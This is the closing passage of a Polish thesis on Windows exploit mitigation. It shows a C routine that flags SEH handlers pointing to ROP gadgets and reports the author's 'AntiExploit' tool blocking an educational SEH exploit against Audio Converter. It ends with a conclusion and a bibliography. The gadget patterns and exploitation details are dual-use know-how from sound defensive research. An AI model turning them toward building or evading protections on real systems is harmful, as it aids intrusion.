Kod odpowiedzialny za wykrycie ***gadgetu*** łańcucha **ROP** dla danego adresu został przedstawiony na Listingu 16. Kolejne bajty danych zawartych pod adresem podanym w argumencie porównywane są z kodami operacji zdefiniowanymi w specjalnie przygotowanych makrach. Sprawdzenie kodów operacji „**sub esp, val**” oraz „**add esp, val**” następuje dla wariantów przyjmujących wartość o długości jednego bajta (kody operacji odpowiednio **0x83EC** oraz **0x83C4**) oraz o długości czterech bajtów (kody operacji **0x81EC** oraz **0x81C4**). Przewidziane przypadki nie są wszystkimi jakie mogą wystąpić w *exploicie*, lecz na pewno znacząco utrudnią pracę nad nim.

```
BOOL IsSEHExploit(LPVOID SEHHandler)
{
#define ISPOP(ptr)              ((ptr[0] - 0x58) >= 0 && (ptr[0] - 0x58) <= 8)
#define ISADDESPBYTE(ptr)       (ptr[0] == 0x83 && ptr[1] == 0xC4)
#define ISADDESPDWORD(ptr)            (ptr[0] == 0x81 && ptr[1] == 0xC4)
#define ISSUBESPDWORD(ptr)            (ptr[0] == 0x81 && ptr[1] == 0xEC)
```

```
#define ISSUBESPBYTE(ptr)       (ptr[0] == 0x83 && ptr[1] == 0xEC)
#define ISRET(ptr)              (ptr[0] == 0xC2 || ptr[0] == 0xC3)
	if (IsBadPtr(SEHHandler,30))
	{
		return false;
	}
	char insBuf[30];
	DWORD read{};
	if (ReadProcessMemory(GetCurrentProcess(), SEHHandler, insBuf, 30,
&read))
	{
		if (ISPOP(insBuf) && ISRET((insBuf + 1)))
			return TRUE;
		if (ISPOP(insBuf) && ISPOP((insBuf + 1)) && ISRET((insBuf + 2)))
			return TRUE;
		if (ISSUBESPBYTE(insBuf) && ISRET((insBuf + 3)))
			return TRUE;
		if (ISSUBESPDWORD(insBuf) && ISRET((insBuf + 6)))
			return TRUE;
		if (ISADDESPBYTE(insBuf) && ISRET((insBuf + 3)))
			return TRUE;
		if (ISADDESPDWORD(insBuf) && ISRET((insBuf + 6)))
			return TRUE;
	}
	return FALSE;
}
```

Listing 16. Kod sprawdzający adres pod względem zawartości popularnych gadgetów łańchucha ROP


Aby udowodnić skuteczność proponowanego rozwiązania zostanie ono użyte do zablokowania *exploitu* stworzonego w rozdziale 6. W tym celu uruchomiony został program Audio Converter oraz program „**AntiExploit**”. Do procesu atakowanego programu zostało wprowadzone zabezpieczenie, co zostało przedstawione na Rysunku 49.



Rysunek 49. Aktywowanie zabezpieczenia AntiExploit w podatnej aplikacji Audio Converter

Do programu Audio Converter zostaje wczytany plik **exploit.pls**. Dane w nim zawarte są ładowane na stos i następuje wygenerowanie wyjątku z powodu próby zapisu poza dolną

granicę stosu. Zabezpieczenie „**AntiExploit**” przechwytuje wywołanie funkcji **RtlDispatchException**. Wykryte zostaje nadpisanie ramki **SEH** a aplikacja kończy swoje działanie. Komunikat o błędzie został zaprezentowany na Rysunku 50. Zabezpieczenie pomyślnie zablokowało próbę wykonania *exploitu*.



Rysunek 50. Pomyślna próba zablokowania exploitu z stworzonego w rozdziale 6

Zakładając sytuacje, że ten mechanizm zawiódł i nadpisanie ramki **SEH** nie zostało wykryte, kolejne sprawdzenie wykryłoby, że adres procedury obsługi wskazuje na ***gadget*** łańcucha **ROP**, który w tym przypadku jest w postaci „**add esp, 0x10E4**”.

8. Podsumowanie

W niniejszej pracy zostały przedstawione wybrane rodzaje błędów spotykanych w aplikacjach oraz metody (zaimplementowane w systemie operacyjnym oraz jako instrumentacja generowana przez kompilator), które im zapobiegają. Każdy błąd został przedstawiony w praktycznym przykładzie, aby lepiej zrozumieć jego genezę oraz skutki jakie mogą wynikać z jego popełnienia. Studium tego tematu doprowadziło do zaprojektowania *exploitu* dla programu Audio Converter w celach edukacyjnych, który ignorował niektóre z metod ochrony aktywne w systemie. Po nabyciu wiedzy o sposobach ataków na aplikacje w systemie Microsoft Windows została ona wykorzystana, aby stworzyć własną metodę ochrony „**AntiExploit**", która pomaga uchronić podatne aplikacje przed wykonaniem złośliwego kodu. W końcowym etapie projektu zostało udowodnione, że autorskie zabezpieczenie ochrania aplikacje przed przygotowanym *exploitem*. Te dwa przedsięwzięcia (przygotowanie exploitu oraz własna metoda ochrony) umożliwiły wykorzystanie zdobytej wiedzy w praktycznym przykładzie.

Oprogramowanie zawsze będzie zawierało w sobie błędy, ponieważ jest tworzone przez ludzi, którzy nie są nieomylni. Ważnym aspektem jest, aby ryzyko wykorzystania tych błędów minimalizować poprzez korzystanie z dostępnych metod ochrony (instrumentacyjnych jak i tych systemowych). Dla przeciętnego użytkownika komputera sprowadza się to do regularnego aktualizowania aplikacji oraz systemu operacyjnego, a dla programistów na pisaniu kodu odpornego na błędy jak również zwracaniu uwagi na dostępne metody ochrony. W tej pracy zostało potwierdzone stwierdzenie „łańcuch jest tak mocny jak jego najsłabsze ogniwo" przy okazji wykorzystywania błędu w aplikacji Audio Converter. Jego główny moduł **audconv.exe** był kompatybilny z **ASLR**, jednak **audconv.dll** już nie, co zostało wykorzystane do przejęcia nad nim kontroli.

Biorąc pod uwagę powszechność użycia komputerów we współczesnym świecie, ich bezpieczeństwo staje się coraz ważniejsze. Coraz więcej aspektów życia przechodzi w świat wirtualny jak również coraz więcej czynności jest automatyzowanych. Jedno błędne kliknięcie może dzielić od straty pieniędzy, wartościowych aktywów czy poufnych informacji. Niniejsza praca była próbą skonstruowania przekonującej narracji na temat istotności zagadnienia ochrony aplikacji i metod, jakimi można chronić dane w cyfrowym świecie.

9. Literatura

1. Pavel Y., Alex I., Mark E. R., David A. S.: Windows od środka. Architektura systemu, procesy, wątki, zarządzanie pamięcią i dużo więcej. Wydanie VII, Helion, 2018.
2. Tomasz B., Grzegorz A., Tomasz K., Mateusz K., Marcin H., Gynvael C., Hasherezade, Maciej K., Michał K., Robert Ś., Piotr B., Mateusz J.: Praktyczna Inżynieria wsteczna: metody, techniki i narzędzia, PWN, 2016.
3. Gynvael C.: Zrozumieć Programowanie, PWN, 2015.
4. Mark R., David A. S., Alex I.: Windows Internals part 2. Sixth edition. Microsoft Press, 2012
5. Michael S., Andrew H.: Practical Malware Analysis: The hands-on guide to dissecting malicious software, No Starch Press, 2012.
6. Andy G.: Sandworm, PWN, 2021.
7. Eric W.: Bypassing Adress Sanititzer, Glider Security Inc, 2013.
8. Phil B.: Hands-On Penetration Testing on Windows, Packt Publishing, 2018.
9. Bruce D., Alexandre G., Elias B., Sébastien J.: Inżynieria Odwrotna w praktyce: narzędzia i techniki, Helion, 2014.
10. Chris A., John H., Felix L., Gerardo R.: The shellcoder’s handbook, Wiley Publishing, Inc. 2007.
11. Victor M.: Windows Malware Analysis Essentials, Packt publishing, 2015.
12. Stéfan Le B., Damien C.: Bypassing SEHOP, Sysdream, 2012.

10. Materiały uzupełniające

I. https://www.statista.com/statistics/218089/global-market-share-of-windows-7/ (Dostęp 07.11.2021)

II. https://www.eset.com/us/about/newsroom/corporate-blog/ddos-attacks-explained/ (Dostęp 07.11.2021)

III. https://securelist.com/expetrpetyanotpetya-is-a-wiper-not-ransomware/78902/ Dostęp (07.11.2021)

IV. https://students.mimuw.edu.pl/SO/Projekt04-05/temat5-g2/sikora-kobylinski/idsips.html (Dostęp 11.07.2021)

V. https://www.avast.com/pl-pl/c-zero-day#gref (Dostęp 07.11.2021)

VI. https://en.wikipedia.org/wiki/Bug_bounty_program (Dostęp 07.11.2021)

VII. https://www.eset.com/fileadmin/ESET/PL/Products/Business/Endpoint/Leaflets/ESET_Dynamic_Threat_Defense.pdf (Dostęp 07.11.2021)

VIII. Ari T., Jared D., Charles M.: Fuzzing for Software Security Testing and Quality Assurance, Artech House, 2008

IX. Robert Ś.: Śledzenie ścieżki wykonania procesu, podczas PWNing 2016.

X. https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control (Dostęp 14.11.2021)

XI. http://phrack.org/issues/49/14.html#article „Smashing The Stack For Fun And Profit” (Dostęp 11.11.2021)

XII. https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/memcpy-wmemcpy?view=msvc-170 (Dostęp 29.11.2021)

XIII. https://www.fuzzysecurity.com/tutorials/expDev/11.html (Dostęp 04.12.2021)

XIV. https://securityintelligence.com/use-after-frees-that-pointer-may-be-pointing-to-something-bad/ (Dostęp 04.12.2021)

XV. https://en.wikipedia.org/wiki/Saturation_arithmetic (Dostęp 06.12.2021)

XVI. https://ai.googleblog.com/2006/06/extra-extra-read-all-about-it-nearly.html (Dostęp 06.12.2021)

XVII. https://medium.com/tenable-techblog/integer-overflow-to-rce-manageengine-asset-explorer-agent-cve-2021-20082-7e54cb2caad5 (Dostęp 06.12.2021)

XVIII. https://docs.microsoft.com/en-us/archive/msdn-magazine/2000/november/under-the-hood-programming-for-64-bit-windows (Dostęp 17.06.2021)

XIX. https://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf (Dostęp 17.12.2021)
XX. https://www.cnblogs.com/hyq20135317/p/6377880.html (Dostęp 19.12.2021)
XXI. https://technodocbox.com/86260157-C_and_CPP/Bypassing-browser-memory-protections.html (Dostęp 19.12.2021)
XXII. http://index-of.es/EBooks/NX-bit.pdf (Dostęp 20.12.2021)
XXIII. https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/ (Dostęp 30.12.2021)
XXIV. https://cve.mitre.org/ (Dostęp 03.01.2022)
XXV. https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/ (Dostęp 31.12.2021)
XXVI. https://github.com/Svenito/exploit-pattern (Dostęp 31.12.2021)
XXVII. https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf (Dostęp 02.01.2022)
XXVIII. https://github.com/gdabah/distorm (Dostęp 02.01.2022)
XXIX. https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-teb (Dostęp 03.01.2022)
XXX. https://en.cppreference.com/w/c/io/fscanf (Dostęp 03.01.2022)
XXXI. https://github.com/capstone-engine/capstone (Dostęp 11.01.2022)
XXXII. https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-setprocessdeppolicy (Dostęp 11.01.2022)

Spis rysunków

Spis listingów

Spis przykładów

Spis tabel

Spis równań